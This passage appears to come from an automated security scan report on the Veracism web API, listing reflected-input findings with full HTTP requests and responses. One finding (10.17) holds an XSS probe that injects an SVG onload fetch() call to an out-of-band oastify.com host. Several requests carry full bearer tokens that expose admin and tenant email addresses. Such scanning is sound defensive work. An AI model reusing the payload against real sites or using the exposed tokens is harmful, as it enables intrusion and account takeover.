GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
```

```
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZilw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:26 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1il9tb2mbg3' is not
valid."]},"traceId":"00-538665d8683163eee93dd0390376310b-162437a173330307-00"}
```

10.12. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the **pageSize** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Reports/tenant/9?page=1&pageSize=5006rk31p0eg0 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
```

GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:45 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"pageSize":["The value '5006rk31p0eg0' is not valid."]},"traceId":"00-9c817e7d2143926cf0f81e0c84679cdc-a39c3f14bb544295-00"}

10.13. https://sb-api.ismanila.org/Veracism/api/Users [includeInactive parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users**

Issue detail

The value of the **includeInactive** request parameter is copied into the application's response.

Request 1

GET /Veracism/api/Users?includeInactive=truehnek9ukovf HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"

Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5Ix8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:39 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"includeInactive":["The value 'truehnek9ukovf' is not valid."]},"traceId":"00-6d0f474aa65392ac117941ea0acf9928-e27101796348de90-00"}

10.14. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
DELETE /Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260mzebhbjau5 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:47:58 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value 'e5b6407b-5d58-485b-b60c-6efc8fcca260mzebhbjau5' is not
valid."]},"traceId":"00-5ed6982cf9a6d1313529ffe9005fd007-c3bdfdeee7e5f327-00"}
```

10.15. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/Verify/cid/ bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xkydgh2nqhssa?
filename=MyPHOTO_2.jpg HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:40 GMT

{"error":"Failed to decrypt file","details":"{\"error\":\"View/decrypt failed\",\"details\":{\"message\":\"Invalid CID\",\"param\":
\"cid\"},\"cid\":\"bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xkydgh2nqhssa\"}"}
```

10.16. https://sb-api.ismanila.org/Veracism/api/Verify/cid/ bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjdehl1yvya9zh?
filename=chart%20patterns.png HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:37 GMT

{"error":"Failed to decrypt file","details":"{\"error\":\"View/decrypt failed\",\"details\":{\"message\":\"Invalid CID\",\"param\":
\"cid\"},\"cid\":\"bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjdehl1yvya9zh\"}"}
```

10.17. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [filename parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde**

Issue detail

The value of the **filename** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde?
filename='%22%3e%3csvg%2fonload%3dfetch%60%2f%2fqa4ei8sy6rbpbbed78msv9mu5lbnzdn5dt4gu4j%5c.oastify.co
m%60%3e HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Length: 508857
Content-Type: application/octet-stream
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
```

```
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Verification-Match: True
X-Sha256-Computed: 3DFCF8B86EAD73C118CDAA05AD742E5E185D6AADBA2F6747A77E4AB869C41C79
Content-Disposition: inline; filename="""><svg/onload=fetch`//
qa4ei8sy6rbpbbed78msv9mu5lbnzdn5dt4gu4j\.oastify.com`>"
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:15:08 GMT

.PNG
.
...IHDR...Z...../.....sRGB.....gAMA.....a....    pHYs.....o.d....IDATx^....U.....w
....[f.tf.60.7.....$.n4j4&...a..A....JQP.&&Q.....Yw.....l6.....k.....sF..e..i6..j
...[SNIP]...
```

10.18. https://sb-api.ismanila.org/Veracism/api/admin/audit [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Issue detail

The value of the **page** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/admin/audit?page=1pa99bfjty5&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
